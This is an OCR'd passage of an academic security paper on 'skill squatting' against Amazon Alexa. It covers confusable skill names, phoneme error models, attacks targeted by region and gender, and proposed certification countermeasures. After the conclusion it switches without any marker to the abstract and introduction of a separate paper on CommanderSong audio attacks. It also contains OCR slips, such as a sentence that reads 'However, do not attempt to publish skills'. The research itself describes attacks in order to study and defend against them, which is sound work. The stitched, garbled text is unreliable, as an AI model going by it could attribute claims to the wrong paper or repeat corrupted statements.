**Phonetic Confusion** Ten (41.7%) of the systematic errors can be explained by examining the underlying phonetic structures of the input words and their errors: in each case, the MCE differs from the spoken word by just a single phoneme. For example, the MCE for the word "wet" is the word "what". The phonetic spelling of "wet" is `W EH T`, whereas the phonetic spelling of "what" is `W AH T`. These errors show that Alexa often misunderstands certain specific phonemes within words while correctly interpreting the rest of them. A full list of the phonetic structures for these cases is shown in Table 3.

**Other Errors** We could not easily explain three (12.5%) of the errors: "mill" to "no", "full" to "four" and "earthy" to "Fi". Even in listening to each speech sample individually, we found no auditory reason why this interpretation error occurs. One surprising error ("preferably" to "preferrably") occurred because Alexa returned a common misspelling of the intended word. This may be caused by a bug in the Alexa system itself.

# 5 Skill Squatting

Our empirical analysis uncovers the existence of frequently occurring, predictable errors in Amazon Alexa. We next investigate how an adversary can leverage these errors to cause harm to users in the Alexa ecosystem. To this end, we introduce a new attack, called *skill squatting*, which exploits predictable errors to surreptitiously route users to a malicious Alexa skill. The core idea is simple — given a systematic error from one word to another, an adversary constructs a malicious skill that has a high likelihood of confusion with a target skill on the Alexa skills store. When a user attempts to access a desired skill using their voice, they are routed instead to the malicious skill, due to a systematic error in the interpretation of the input. This attack is most similar in style to domain name typosquatting, where an attacker predicts a common "typo" in domain names and abuses it to hijack a request [35, 43, 44, 45]. However, typosquatting relies on the user to make a mistake when typing a domain; in contrast, our attack is intrinsic to the speech-recognition service itself. In this section, we evaluate the skill squatting attack and explore what it looks like in the wild.

## 5.1 Will This Attack Work End-To-End?

Up to this point, our model of interpretation errors has been entirely constructed based on observations outside of a skill invocation environment. We next investigate whether these errors can be exploited in a skill invocation environment, to redirect the processing of an Alexa query to an attacker-controlled skill server.

Our testing process is as follows: given a model of predictable errors, we build pairs of skills with names that are frequently confused by Alexa. For example, because "boil" is frequently confused with "boyle", we would build two skills: one with the name `Boil` and one with the name `Boyle`. We call these skills the *target skill* (or *squattable skill*) and the *squatted skill*. We refer to words with these predictable, frequently occurring errors as *squattable*. If an attack is successful, Alexa will trigger the squatted skill when a request for the target skill is received. For example, when a user says:

"Alexa, ask `Boil` hello."

| Target Skill | Squatted Skill | Success Rate | Target Skill | Squatted Skill | Success Rate |
|---|---|---|---|---|---|
| Coal | Call | 100.0% | Dime | Time | 65.2% |
| Lung | Lang | 100.0% | Wet | What | 62.1% |
| Sell | Cell | 100.0% | Sweeten | Sweden | 57.4% |
| Heal | He'll | 96.4% | Earthy | Fi | 53.3% |
| Sail | Sale | 95.0% | Full | Four | 26.8% |
| Accelerate | Xcelerate | 93.7% | Outshine | Outshyne | 21.2% |
| Rip | Rap | 88.8% | Superhighway | Super Highway | 19.7% |
| Mill | No | 84.6% | Meal | Meow | 18.3% |
| Con | Khan | 84.2% | Bean | Been | 17.8% |
| Luck | Lock | 81.9% | Tube | Two | 16.7% |
| Lull | Lol | 81.9% | Main | Maine | 3.1% |
| Dull | Doll | 80.8% | Boil | Boyle | 0.0% |
| Outdoors | Out Doors | 71.0% | Loud | Louder | 0.0% |
| Calm | Com | 67.9% | | | |

Table 4: **Skill Squatting Validation** — We show the results of testing 27 skill squatting attacks. The pairs of target and squatted skills are built using the squattable words of our training set. The success rates are computed by querying the speech samples of our test set. We are able to successfully squat 25 (92.6%) of the skills at least one time, demonstrating the feasibility of the attack.

They will instead be routed to the `Boyle` skill.

In order to demonstrate that our attack will work on speakers we have not previously seen, we use two-fold cross validation over the 60 speakers in our dataset. We divide the set randomly into two halves, with 30 speakers in each half. We build an error model using the first half of the speakers (training set) and then use this model to build pairs of target and squatted skills. The analysis of this training set results in 27 squattable words, all of which are detailed in Table 4. For each speaker in the test set, we construct a request to each of the 27 target skills and measure how many times the squatted skill is triggered. We repeat this process five times to address non-determinism in Alexa responses. As an ethical consideration, we test our attack by registering our skills in a developer environment and not on the public Alexa skills store, to avoid the possibility of regular users inadvertently triggering them.

Table 4 shows the results of our validation experiment. We are able to successfully squat skills at least once for 25 (92.6%) of the 27 squattable skills. There are two cases in which our squatting attack never works. In the first case, we expect the skill name `loud` to be incorrectly interpreted as the word `louder`. However, because `louder` is a native Alexa command which causes Alexa to increase the volume on the end-user device, when the target is misinterpreted, it is instead used to perform a native Alexa function. We found no clear explanation for the second pair of skills, `Boil/Boyle`.

In other cases, we find that testing the attack in a skill environment results in a very high rate of success. In the `Coal/Call` and `Sell/Cell` pairs, the attack works 100% of the time. We speculate that this is a result of a smaller solution space when Alexa is choosing between skills as opposed to when it is transcribing arbitrary speech within a skill. Ultimately, Table 4 demonstrates that skill squatting attacks are feasible.

| Skill | Squatted Skill |
|---|---|
| Boil an Egg | Boyle an Egg |
| Main Site Workout | Maine Site Workout |
| Quick Calm | Quick Com |
| Bean Stock | Been Stock |
| Test Your Luck | Test Your Lock |
| Comic Con Dates | Comic Khan Dates |
| Mill Valley Guide | No Valley Guide |
| Full Moon | Four Moon |
| Way Loud | Way Louder |
| Upstate Outdoors | Upstate Out |
| Rip Ride Rockit | Rap Ride Rocket |

Table 5: **Squattable Skills in the Alexa skills store** — We show 11 examples of squattable skills publicly available in the Alexa skill store, as well as squatted skill names an attacker could use to "squat" them.

## 5.2 Squatting Existing Skills

We next investigate how an adversary can craft maliciously named skills targeting existing skills in the Alexa skills store, by leveraging the squattable words we identified in Section 4. To this goal, we utilize our dataset of Alexa skill names described in Section 3. First, we split each skill name into its individual words. If a word in a skill exists in our spoken dataset of 188 words, we check whether that word is squattable. If it is, we exchange that word with its most common error to create a new skill name. As an example, the word "calm" is systematically misinterpreted as "com" in our dataset. Therefore, a skill

with the word "calm" can be squatted by using the word "com" in its place (e.g. "quick com" squats the existing Alexa skill "quick calm").

Using the 24 squattable words we identified in Section 4, we find that we can target 31 skill names that currently exist on the Alexa Store. Only 11 (45.8%) of the squattable words appear in Alexa skill names. Table 5 shows one example of a squattable skill for each of these 11 words. We note that the number of squattable skills we identify is primarily limited by the size of our dataset and it is not a ceiling for the pervasiveness of this vulnerability in the Amazon market. To address this shortcoming, in the remainder of this section we demonstrate how an attacker with a limited speech corpus can predict squattable skills using previously-unobserved words.

## 5.3 Extending The Squatting Attack

An adversary that attempts this attack using the techniques described thus far would be severely restricted by the size and diversity of their speech corpus. Without many recordings of a target word from a variety of speakers, they would be unable to reliably identify systematic misinterpretations of that word. Considering that many popular skill names make use of novel words (e.g., WeMo) or words that appear less frequently in discourse (e.g., Uber), acquiring such a speech corpus may prove prohibitively costly and, in some cases, infeasible. We now consider how an attacker could amplify the value of their speech corpus by reasoning about Alexa misinterpretations at the phonetic level. To demonstrate this approach, we consider the misinterpretation of "luck" in Table 4."Luck" (`L AH K`) is frequently misinterpreted as "lock" (`L AA K`), suggesting that Alexa experiences confusion specifically between the phonemes `AH` and `AA`. As such, an attacker might predict confusion in other words with the `AH` phoneme (e.g., "duck" to "dock", "cluck" to "clock") without having directly observed those words in their speech corpus.

Unfortunately, mapping an input word's phonemes to a misinterpreted output word's phonemes is non-trivial. The phonetic spelling of the input and output words may be of different lengths, creating ambiguity in the attribution of an error to each input phoneme. Consider the following example from our tests, where the input word "absentee" (`AE, B, S, AH, N, T, IY`) is understood by Alexa as "apps and t." (`AE, P, S, AH, N, D, T, IY`). Moving from left to right, `AE` is correctly interpreted and an input of `B` maps to an output of `P`. However, determining which input phoneme is at fault for the `D` of the output is less clear. In order to attribute errors at the phonetic level, we thus propose a conservative approach that *a)* minimizes the total number of errors attributed and *b)* discards errors that cannot be attributed to a single input phoneme. Our algorithm works in the following steps:

1. We begin by identifying the input-to-output mapping of correct phonemes whose alignment provides the smallest cost (i.e., fewest errors):

$$\begin{array}{cccccccc} \underbrace{\text{AE}} & \text{B} & \underbrace{\text{S}} & \underbrace{\text{AH}} & \underbrace{\text{N}} & & \underbrace{\text{T}} & \underbrace{\text{IY}} \\ \text{AE} & \text{P} & \text{S} & \text{AH} & \text{N} & \text{D} & \text{T} & \text{IY} \end{array}$$

2. Based on this alignment, we inspect any additional phonemes inserted into the output that do not correspond to a phoneme in the input. We choose to attribute these output phonemes to a misinterpretation of the phoneme that immediately precedes them in the input. We extend the mappings created in the previous step to include these errors. In our example, we attribute the `D` output phoneme to the `N` input phoneme, mapping `N` to `N D`:

$$\begin{array}{cccccccc} \underbrace{\text{AE}} & \text{B} & \underbrace{\text{S}} & \underbrace{\text{AH}} & \underbrace{\text{N}} & & \underbrace{\text{T}} & \underbrace{\text{IY}} \\ \text{AE} & \text{P} & \text{S} & \text{AH} & \text{N} & \text{D} & \text{T} & \text{IY} \end{array}$$

3. Finally, we analyze the remaining unmatched phonemes of the input. We consider unambiguous cases to be where a single phoneme of the input: *a)* occurs between two already mapped pairs of phonemes or is the first or the last phoneme of the input, and *b)* was either omitted (maps to an empty phoneme) or confused with one or two other phonemes in the output. In the example above, we map the phoneme `B` of the input to its single-phoneme misinterpretation as `P` in the output.

$$\begin{array}{cccccccc} \underbrace{\text{AE}} & \underbrace{\text{B}} & \underbrace{\text{S}} & \underbrace{\text{AH}} & \underbrace{\text{N}} & & \underbrace{\text{T}} & \underbrace{\text{IY}} \\ \text{AE} & \text{P} & \text{S} & \text{AH} & \text{N} & \text{D} & \text{T} & \text{IY} \end{array}$$

   We note that this step only attributes an error when its source is unambiguous. There exist some cases where we cannot safely attribute errors and thus we choose to discard an apparent phoneme error. Taking an example from our tests, when the input word "consume" (`K AH N S UW M`) is confused by Alexa as "film" (`F IH L M`), the word error may have happened for reasons unrelated to phoneme misinterpretations and it is not clear how to align input and output except for the final `M` phoneme in both of the words. Since the other phonemes could instead be mapped in many ways, we discard them.

We use this algorithm to create a phoneme error model which provides a mapping from input phonemes to many

possible output phonemes. We next evaluate whether such phoneme error model, built using the NSP dataset, can predict Alexa interpretation errors for words that do not appear in our dataset. To accomplish this, we leverage the Forvo dataset, described in Section 3, as a test set.

First, we exclude from our test set all the speech samples of words that are also in the NSP dataset, since we seek to predict errors for words that we have not used before. Then, we decompose each remaining Forvo word, $w$, into its phonetic spelling. For every phoneme $p$ in each phonetic spelling we attempt to replace $p$ with each of its possible misinterpretations $p_i$ present in our phoneme error model. We then check if the resultant phoneme string represents an English word, $w'$. If it does, we mark $w'$ as a potential misinterpretation of $w$. As an example, consider the word "should", whose phonetic representation is `SH UH D`. The `UH` phoneme is confused with the `OW` phoneme in our phoneme error model, so we attempt a phoneme level swap and get the phoneme string `SH OW D`. This phoneme string maps back to the English word "showed". Thus, we predict that the word "should" will be misinterpreted by Alexa as "showed".

Using this technique, we are able to make error predictions for 12,869 unique Forvo words. To validate the correctness of our predictions, we next collect the actual Alexa interpretations of this set of words. We query each speech sample from this set 50 times using our test harness and record their interpretations. We then check whether any observed interpretation errors in this set are in our predictions. We observe that our predictions are correct for 3,606 (28.8%) of the words in our set. This set is 17.5x larger than our seed of 188 words. This indicates that by extending our word model with a phoneme model, we can successfully predict misinterpretations for a subset of words that we have not previously seen, thus improving the potency of this attack even with a small speech dataset.

## 5.4 Identifying Existing Confused Skills

We next apply our method of extending our seed-set of errors to identify already existing instances of confused skills in the Alexa skills store. In total, we find 381 unique skill pairs that exhibit phoneme confusion. The largest single contributor is the word "fact", which is commonly misinterpreted as "facts", and "fax". Given the large number of fact-related skills available on the skill store, it is unsurprising that many of these exist in the wild.

In order to determine whether these similarities are due to chance, we investigate each pair individually on the skill store. We find eight examples of squatted skills that we mark as worth investigating more closely (Table 6). We cannot speak to the intention of the skill creators. However, we find it interesting that such examples currently exist on the store. For example, "cat facts" has a corresponding squatted skill, "cat fax", which seemingly performs the same function, though published by a different developer. In another example, "Phish Geek" [9], which purports to give facts about the American rock band Phish, is squatted by "Fish Geek" [5], which gives facts about fish. Anecdotally, one user of "Phish Geek" appears to have experienced squatting, writing in a review:

> I would love it if this actually gave facts about the band. But instead, it tells you things like "Some fish have fangs!"

| **Skill A** | **Skill B** |
|---|---|
| Cat Fats | Cat Facts |
| Pie Number Facts | Pi Number Facts |
| Cat Facts | Cat Fax |
| Magic Hate Ball | Magic Eight Ball |
| Flite Facts | Flight Facts |
| Smart Homy | Smart Home |
| Phish Geek | Fish Geek |
| Snek Helper | Snake Helper |

Table 6: **Squatted Skills in the Alexa skills store** — We show examples of squatted skills in the Alexa skills store that drew our attention during manual analysis. Notably, a customer review of the "phish geek" skill noted they were unable to use the application due to common confusion with the "fish geek" skill.

Ultimately, we have no clear evidence that any of these skills of interest were squatted intentionally. However, this does provide interesting insight into some examples of what an attacker may do and further validates our assertion that our phoneme-based approach can prove useful in finding such examples in the wild.

# 6 Spear Skill Squatting

We have thus far demonstrated skill squatting attacks that target speakers at an aggregate level. We next ask the question, "Can an attacker use skill squatting to target specific groups of people?" To accomplish this, we introduce a variant of the skill squatting attack, called *spear skill squatting*. Spear skill squatting extends skill squatting attacks by leveraging words that only squattable in targeted users' demographic. Spear skill squatting draws its name from the closely related spear phishing family of attacks, which are phishing attacks targeted at specific groups of individuals [25]. In this section, we identify and validate spear skill squatting attacks by targeting speakers based on their geographic region and their gender.



Figure 8: **Regional Intersection of Squattable Words** — We show the 6-way intersection of squattable words by region. Squattable words that affect all regions are omitted. Each region is denoted by a dot in the bottom half of the graph. If a squattable word is shared between two or more regions, the region-dots are connected with a line. The height of each bar corresponds to the number of squattable words per region-intersection. There are 11 squattable words that target just one specific region.

## 6.1 Demographic Effect on Accuracy

The 60 speakers in the NSP corpus are separated both by dialect-region (10 speakers per region) and gender (30 speakers identify as male, 30 identify as female). We first examine if user demographics play a factor in Alexa accuracy rates.

In order to quantify the differences in accuracy between regions, we run a chi-squared "goodness-of-fit" test. This test is used to determine whether a particular distribution follows an expected distribution. To not over report this statistic given our sample size, we only consider the most common interpretation per speaker per word, rather than use 50 interpretations per speaker per word. As we would like to measure whether interpretation errors happen across all regions with equal probability, our null hypothesis is that there is no significant difference in accuracy between the regions. Our chi-squared test returns a p-value of $6.54 * 10^{-139}$, indicating strong evidence to reject the null hypothesis. This demonstrates that at least one region has a significant difference in accuracy from the rest, with a confidence interval $> 99\%$.

We next investigate whether Alexa has different accuracy rates when interpreting speakers of different genders. We find that Alexa is more accurate when interpreting women (71.9%) than men (66.6%). In addition, a two proportion z-test between the groups shows a statistically significant difference at a confidence interval of 99% (p-value: $1.03 * 10^{-9}$).

## 6.2 Squattable Words by Demographic

These results indicate that Alexa interprets speakers differently based on their region and their gender. We next investigate whether the interpretation errors for each demographic are systematic and, as a result, can be used by an adversary to launch a spear skill squatting attack.

To identify squattable words based on region, we first split our speakers into their respective dialect-region. Using the techniques outlined in Section 4, we identify the systematic errors that affect each region in isolation. This produces a total of 46 unique squattable words that are occur at least in one region. However, this also includes squattable words that affect every region. Because this attack focuses on targeting specific groups of individuals, we exclude squattable words that affect all regions. After removing these, we are left with 22 squattable words that target a strict subset of all regions. For example, the interpretation error from `Pull/Pole`, only affects systematically speakers from the West, New England, Midland, and Mid-Atlantic regions, but not speakers from the North or South. In contrast, the error `Pal/Pow` only systematically impacts speakers from the Midland region.

Figure 8 shows the distribution of these squattable words per region-intersection. Notably, there are 11 squattable words that each affect *one* region in isolation. Table 7a further breaks down these specific squattable words and their systematic interpretation errors by region. An attacker can leverage any of these in order to target speakers from one specific region.

We then apply the same technique to find squattable words based on speaker gender and observe a similar result — there are squattable words that only affect speakers based on their gender. Table 7b provides a breakdown of the pairs of squattable words and their interpretation errors that affect speakers by gender. There are 12 squattable words that an adversary could leverage to target speakers based on their gender.

| Squatted Word | Region | Target Success | Overall Success | Significant? |
|---|---|---|---|---|
| Tool/Two | South | 34.0% | 14.1% | ✓ (< 0.01) |
| Dock/Doc | West | 97.4% | 81.6% | ✗ (0.36) |
| Mighty/My T. | West | 20.0% | 4.1% | ✓ (< 0.01) |
| Exterior/Xterior | New England | 42.9% | 22.5% | ✓ (0.028) |
| Meal/Meow | New England | 55.6% | 34.3% | ✓ (< 0.01) |
| Wool/Well | Midland | 50.0% | 32.4% | ✗ (0.055) |
| Pal/Pow | Midland | 65.9% | 37.7% | ✓ (< 0.01) |
| Accuser/Who's There | Midland | 26.0% | 4.9% | ✓ (< 0.01) |
| Pin/Pen | Midland | 26.3% | 10.0% | ✓ (< 0.01) |
| Malfunction/No Function | Mid-Atlantic | 36.0% | 27.5% | ✗ (0.23) |
| Fade/Feed | Mid-Atlantic | 59.0% | 14.7% | ✓ (< 0.01) |

(a) Spear Skill Squatting by region

| Squatted Word | Gender | Target Success | Overall Success | Significant? |
|---|---|---|---|---|
| Full/Four | Male | 51.1% | 11.8% | ✓ (< 0.01) |
| Towel/Tell | Male | 83.8% | 46.6% | ✓ (< 0.01) |
| Heal/He'll | Male | 44.4% | 34.9% | ✗ (0.26) |
| Lull/Lol | Male | 67.6% | 72.4% | ✗ (0.45) |
| Exterior/Xterior | Male | 50.0% | 30.3% | ✓ (< 0.01) |
| Tube/Two | Male | 34.7% | 16.8% | ✓ (< 0.01) |
| Preferably/Preferrably | Female | 67.6% | 36.3% | ✓ (< 0.01) |
| Pull/Paul | Female | 75.7% | 59.4% | ✓ (< 0.01) |
| Outdoors/Out Doors | Female | 69.5% | 41.5% | ✓ (< 0.01) |
| Rip/Rap | Female | 97.9% | 66.7% | ✓ (< 0.01) |
| Hill/Hello | Female | 66.0% | 28.1% | ✓ (< 0.01) |
| Bull/Ball | Female | 39.3% | 19.5% | ✓ (< 0.01) |

(b) Spear Skill Squatting by gender

Table 7: **Validating the Spear Skill Squatting Attack** — We test our spear skill squatting attacks in a developer environment. The last column shows the p-value of a proportion z-test checking whether there is a statistically significant difference, at a confidence interval of 95%, between the success rates of the attack against the region/gender group and the overall population. Our attacks are successful in impacting specific demographic groups 8 out of 11 times by region and 10 out of 12 times by gender.

### 6.3 Validating Spear Skill Squatting

We next turn to validating that our spear skill squatting attacks will work in a skill environment. To test this, we use a methodology similar to that described in Section 5.1, where we build skills in a developer environment and observe the rate at which our squatted skill is favored over the target skill. Table 7 shows the breakdown of our squatting attempts to target speakers based on both their region and gender. For 8 out of the 11 region-based attacks, we observe a statistically different rate of success for our attack than when compared to the rate of success observed for the rest of the population. Our attack works slightly better when targeting speakers by gender, with an attack working in 10 out of the 12 cases.

Our results provide evidence that such an attack can be successful in a skill environment. We acknowledge that our results are inherently limited in scope by the size of our dataset. An adversary with better knowledge of squattable words can construct new attacks that are outside the purview of our analysis; thus, further scrutiny must be placed on these systems to ensure they do not inadvertently increase risk to the people that use them.

## 7 Discussion

### 7.1 Limitations

A core limitation of our analysis is the scope and scale of the dataset we use in our analysis. The NSP dataset only provides 188 words from 60 speakers, which is inadequate for measuring the full scale of systematic misinterpretations of Amazon Alexa. Although our phoneme model extends our observed misinterpretation results to new words, it is also confined by just the errors that appeared from querying the NSP dataset.

Another limitation of our work is that we rely on the key assumption that triggering skills in a development environment works similarly to triggering publicly available skills. However, do not attempt to publish skills

or attack existing skills on the Alexa skills store due to ethical concerns. A comprehensive validation of our attack would require that we work with Amazon to test the skill squatting technique safely in their public, production environment.

## 7.2 Countermeasures

The skill squatting attack relies on an attacker registering squatted skills. All skills must go through a certification process before they are published. To prevent skill squatting, Amazon could add to the certification process both a word-based and a phoneme-based analysis of a new skill's invocation name in order to determine whether it may be confused with skills that are already registered. As a similar example, domain name registrars commonly restrict the registration of homographs —domains which look very similar visually— of well known domains [34]. These checks seem not to be currently in place on Alexa, as we found 381 pairs of skills with different names, but likely to be squatted on the store (Section 5.4).

Short of pronunciation based attacks, there already exist public skills with identical invocation names on the Alexa skills store. For example, there are currently more than 30 unique skills called "Cat Facts", and the way in which Amazon routes requests in these cases is unclear. Although this is a benign example, it demonstrates that some best practices from other third-party app store environments have not made their way to Alexa yet.

Attacks against targeted user populations based on their demographic information are harder to defend against, as they require a deeper understanding of why such errors occur and how they may appear in the future. Amazon certainly has proprietary models of human speech, likely from many demographic groups. Further analysis is required in order to identify cases in which systematic errors can be used to target a specific population.

# 8 Future Work

While we have demonstrated the existence of systematic errors and the feasibility of skill squatting attacks, there remain several open challenges to quantifying the scope and scale of these results.

**Collecting Richer Datasets.** The conclusions we can draw about systematic errors are limited by the size of our speech corpus. We find that, in theory, 16,836 of the 23,238 (72.5%) unique skills in the Alexa skills store could potentially be squatted using our phoneme model. However, without additional speech samples, there is no way for us to validate these potential attacks. In order to more thoroughly investigate systematic errors and their security implications, we must curate a larger, more diverse dataset for future analysis. We suspect that with a larger set of words and speakers, we would not only be able to quantify other systematic errors in Alexa, but also draw stronger conclusions about the role of demographics in speech recognition systems.

**Measuring the Harms of Skill Squatting.** It remains unclear how effective our attack would be in the wild. In order to observe this, we would need to submit public skills to Amazon for certification. In addition, our work does not explore what an attacker may be able to accomplish once a target skill is successfully squatted. In initial testing, we successfully built phishing attacks on top of skill squatting (for example, against the American Express skill)[1]. However, investigating the scale of such attacks is beyond the scope of this work. We hypothesize that the most significant risk comes from the possibility that an attacker could steal credentials to third party services, but this topic merits further investigation.

**Investigating IoT Trust Relationships.** On the web, many users have been conditioned to be security conscious, primarily through browser-warnings [13]. However, an outstanding question is whether that conditioning transfers to a voice-controlled IoT setting. If an attacker realizes that users trust voice interfaces more than other forms of computation, they may build better, more targeted attacks on voice-interfaces.

**Generalizing our Models.** An outstanding question is whether our models can be broadly generalized to other speech-recognition systems. It is unlikely that our Alexa-specific model of systematic errors will translate directly to other systems. However, the techniques we use to build these models will work as long as we can leverage a speech-recognition system as a black box. Future work must be done in replicating our techniques to other speech-recognition systems.

# 9 Related Work

Our work builds on research from a number of disciplines, including linguistics, the human aspects of security and targeted audio attacks on voice-controlled systems.

**Dialects in Speech.** Linguists have developed models of English speech since the 1970s, from intonation to rhythm patterns [23]. Recently, researchers have used phoneme and vowel data similar to that of the NSP dataset [19] to study the patterns of speech by region and gender [20, 21, 31]. Clopper has also investigated the effects of dialect variation within sentences on "semantic predictability" —this is the ability of a listener to discern words based on the context in which they appear [18].

[1] `https://youtu.be/kTPkwDzybcc`

**Typosquatting and Human Factors.** Our work broadly aligns with research about the human aspects of security, such as susceptibility to spam or phishing attacks [25, 27]. Specifically, we focus on a long history of research into domain typosquatting [12, 33, 43, 44]. Using ideas similar to our work, Nikiforakis et al. relied on homophone confusion to find vulnerable domain names [35]. Most recently, Tahir et al. investigated why some URLs are more susceptible to typosquatting than other URLs [45]. Our work also draws on analysis of attack vectors that are beyond simply making mistakes — Kintis et al. studied the longitudinal effects of "combosquatting" attacks, which are variants of typosquatting [29].

**Other Skill Squatting Attacks.** We are not alone in highlighting the need to investigate the security of speech recognition systems. In a recent preprint, Zhang et al. report a variant of the skill squatting attack based on the observation that Alexa favors the longest matching skill name when processing voice commands [50]. If a user embellished their voice command with naturalistic speech, e.g.,"Alexa, open *Sleep Sounds* please" instead of "Alexa, open *Sleep Sounds*," an attacker may be able to register a skill named *Sleep Sounds please* in order to squat on the user's intended skill. Their attack demonstrates dangerous logic errors in the voice assistant's skills market. In contrast, our work considers more broadly how the intrinsic error present in natural language processing algorithms can be weaponized to attack speech recognition systems.

**Audio Attacks.** Researchers have shown time after time that acoustic attacks are a viable vector causing harm in computing devices. For example, shooting deliberate audio at a drone can cause it to malfunction and crash [41]. Audio attacks have been used to bias sensor input on Fitbit devices and, further, can manipulate sensor input to fully operate toy RC cars [47]. Audio has also been used as an effective side channel in stealing private key information during key generation [24] and leaking private data through the modification of vibration sensors [38].

Beyond such attacks, several researchers have developed a number of of *adversarial examples* of audio input to trick voice-based interfaces. Carlini et al. demonstrated that audio can be synthesized in a way that is indiscernible to humans, but are actuated on by devices [15]. Further, a number of researchers independently developed adversarial audio attacks that are beyond the range of human hearing [39, 42, 49]. Houdini demonstrated that it is possible to construct adversarial audio files that are not distinguishable from the legitimate ones by a human, but lead to predicted invalid transcriptions by target automatic speech recognition systems [17]. Carlini et al. developed a technique for constructing adversarial audio against Mozilla DeepSpeech with a 100% success rate [16]. More recently, Yuan et al. showed that voice commands can be automatically embedded into songs, while not being detected by a human listener [48].

## 10 Conclusion

In this work, we investigated the interpretation errors made by Amazon Alexa for 11,460 speech samples taken from 60 speakers. We found that some classes of interpretation errors are *systematic*, meaning they appear consistently in repeated trials. We then showed how an attacker can leverage systematic errors to surreptitiously trigger malicious applications for users in the Alexa ecosystem. Further, we demonstrated how this attack could be extended to target users based on their demographic information. We hope our results inform the security community about the implications of interpretation errors in speech-recognition systems and provide the groundwork for future work in the area.

## Abstract

The popularity of automatic speech recognition (ASR) systems, like Google Assistant, Cortana, brings in security concerns, as demonstrated by recent attacks. The impacts of such threats, however, are less clear, since they are either less stealthy (producing noise-like voice commands) or requiring the physical presence of an attack device (using ultrasound speakers or transducers). In this paper, we demonstrate that not only are more practical and surreptitious attacks feasible but they can even be *automatically* constructed. Specifically, we find that the voice commands can be stealthily embedded into songs, which, when played, can effectively control the target system through ASR without being noticed. For this purpose, we developed novel techniques that address a key technical challenge: integrating the commands into a song in a way that can be effectively recognized by ASR through the air, in the presence of background noise, while not being detected by a human listener. Our research shows that this can be done automatically against real world ASR applications[1]. We also demonstrate that such *CommanderSongs* can be spread through Internet (e.g., YouTube) and radio, potentially affecting millions of ASR users. Finally we present mitigation techniques that defend existing ASR systems against such threat.

## 1 Introduction

Intelligent voice control (IVC) has been widely used in human-computer interaction, such as Amazon Alexa [1], Google Assistant [6], Apple Siri [3], Microsoft Cortana [14] and iFLYTEK [11]. Running the state-of-the-art ASR techniques, these systems can effectively interpret natural voice commands and execute the corresponding operations such as unlocking the doors of home or cars, making online purchase, sending messages, and etc. This has been made possible by recent progress in machine learning, deep learning [31] in particular, which vastly improves the accuracy of speech recognition. In the meantime, these deep learning techniques are known to be vulnerable to adversarial perturbations [37, 21, 27, 25, 20, 49, 28, 44]. Hence, it becomes imperative to understand the security implications of the ASR systems in the presence of such attacks.

**Threats to ASR** Prior research shows that carefully-crafted perturbations, even a small amount, could cause a machine learning classifier to misbehave in an unexpected way. Although such adversarial learning has been extensively studied in image recognition, little has been done in speech recognition, potentially due to the new challenge in this domain: unlike adversarial images, which include the perturbations of less noticeable background pixels, changes to voice commands often introduce noise that a modern ASR system is designed to filter out and therefore cannot be easily misled.

Indeed, a recent attack on ASR utilizes noise-like hidden voice command [22], but the white box attack is based on a traditional speech recognition system that uses a Gaussian Mixture Model (GMM), not the DNN behind today's ASR systems. Another attack transmits inaudible commands through ultrasonic sound [53], but it exploits microphone hardware vulnerabilities instead of the weaknesses of the DNN. Moreover, an attack device, e.g., an ultrasonic transducer or speaker, needs to be placed close to the target ASR system. So far little success has been reported in generating "adversarial sound" that practically fools deep learning technique but remains inconspicuous to human ears, and meanwhile allows it to be played from the remote (e.g., through YouTube) to attack a large number of ASR systems.

To find *practical* adversarial sound, a few technical challenges need to be addressed: (C1) the adversarial audio sample is expected to be effective in a complicated, real-world audible environment, in the presence of elec-

[1]Demos of attacks are uploaded on the website (https://sites.google.com/view/commandersong/)

tronic noise from speaker and other noises; (C2) it should be stealthy, unnoticeable to ordinary users; (C3) impactful adversarial sound should be remotely deliverable and can be played by popular devices from online sources, which can affect a large number of IVC devices. All these challenges have been found in our research to be completely addressable, indicating that the threat of audio adversarial learning is indeed realistic.

**CommanderSong.** More specifically, in this paper, we report a practical and systematic adversarial attack on real world speech recognition systems. Our attack can *automatically* embed a set of commands into a (randomly selected) song, to spread to a large amount of audience (addressing C3). This revised song, which we call *CommanderSong*, can sound completely normal to ordinary users, but will be interpreted as commands by ASR, leading to the attacks on real-world IVC devices. To build such an attack, we leverage an open source ASR system Kaldi [13], which includes acoustic model and language model. By carefully synthesizing the outputs of the acoustic model from both the song and the given voice command, we are able to generate the adversarial audio with minimum perturbations through gradient descent, so that the CommanderSong can be less noticeable to human users (addressing C2, named WTA attack). To make such adversarial samples practical, our approach has been designed to capture the electronic noise produced by different speakers, and integrate a generic noise model into the algorithm for seeking adversarial samples (addressing C1, called WAA attack).

